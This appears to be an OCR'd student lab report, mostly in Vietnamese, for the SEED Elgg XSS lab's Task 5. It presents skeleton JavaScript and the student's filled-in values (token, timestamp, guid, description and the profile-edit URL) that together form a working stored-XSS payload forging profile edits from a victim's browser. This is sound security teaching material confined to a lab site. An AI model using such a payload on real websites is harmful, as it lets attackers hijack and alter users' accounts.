
Trước khi xem profile của Samy thì Boby chưa add friend với Samy



Bước 2: Xem profile của Samy:



Xem danh sách friend của Boby: Mặc dù Boby không add friend với Samy mà chỉ xem profile của Samy nhưng khi mở danh sách friend của Boby thì thấy có Samy



1.5. Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN
```

```
var samyGuid=...;    //FILL IN
if(elgg.session.user.guid!=samyGuid)          ①
{
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type",
                         "application/x-www-form-urlencoded");
   Ajax.send(content);
}
}
</script>
```

Similar to Task 4, the above code should be placed in the "About Me" field of Samy's profile page, and the Text mode should enabled before entering the above JavaScript code.


Questions. Please answer the following questions:

- **Question 3**: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.


Các bước thực hiện:

Trước hết, ta cần xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy


Bước 1: Đăng nhập với User Samy




Bước 2: Xem profile của Samy




Bước 3: Nhấn chọn Edit profile




Bước 4: Nhập đoạn text (Vd: Samy is attack !) vào About me . Sau đó nhấn Save. Rồi bật HTTP Header Live để xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy





Yêu cầu đầu tiên là yêu cầu POST gửi đi



Ta sẽ dùng yêu cầu POST này để chỉnh sửa lệnh bên dưới:

```
//Construct the content of your url.
var content=...;      //FILL IN
```

var content = token + ts + name + desc + guid ;

```
var samyGuid=...;     //FILL IN
```

var samyGuid= 47 ;

Thêm 3 biến sau để hoàn thiện chương trình:


var name = “&name= “ + userName;

var desc = “&description= Samy is the best !” + “&accesslevel[description]=2”;


var sendurl = “http://www.xsslabelgg.com/action/profile/edit”; (1)

Tiếp theo, ta tiến hành thực hiện task 5:


Bước 1: Đăng nhập với tài khoản Samy



Bước 2: Vào Profile của Samy




Bước 3: Nhấn Edit profile



